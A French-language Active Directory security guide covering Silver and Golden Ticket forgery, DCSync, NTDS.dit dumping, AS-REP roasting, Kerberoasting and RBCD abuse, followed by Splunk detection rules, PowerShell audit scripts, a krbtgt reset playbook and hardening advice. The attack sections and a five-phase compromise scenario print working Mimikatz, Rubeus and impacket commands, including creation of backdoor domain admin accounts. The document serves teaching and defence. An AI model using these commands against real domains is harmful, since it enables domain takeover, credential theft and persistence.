- Feedback sur détections (tuning).
- Participation aux programmes Beta (macOS).

EDR updates intègrent custom detections.

Contre-mesures LD*PRELOAD avancées*

- `pamenv` conf pour ignorer `LD*PRELOAD*`.
- `ld.so` compile option `--disable-audit`.

Des environnements sensibles compile glibc custom.

Impact sur SRE/DevOps

Les SRE doivent adapter monitoring (systemd). Observabilité (Prometheus) -> metrics `systemdunit_state`.

Approches Zero Touch provisioning

ZTP (macOS ADE, Linux auto install) ensures baseline. Toute machine rejointe -> policies, scanning.

Conclusion additionnelle

En orchestrant ces contrôles, l'organisation construit un modèle de défense robuste, capable de détecter rapidement les tentatives de persistance sur macOS et Linux, d'isoler les machines compromises et de restaurer un état sain sans perturber la productivité.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 Indicateurs de détection :

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
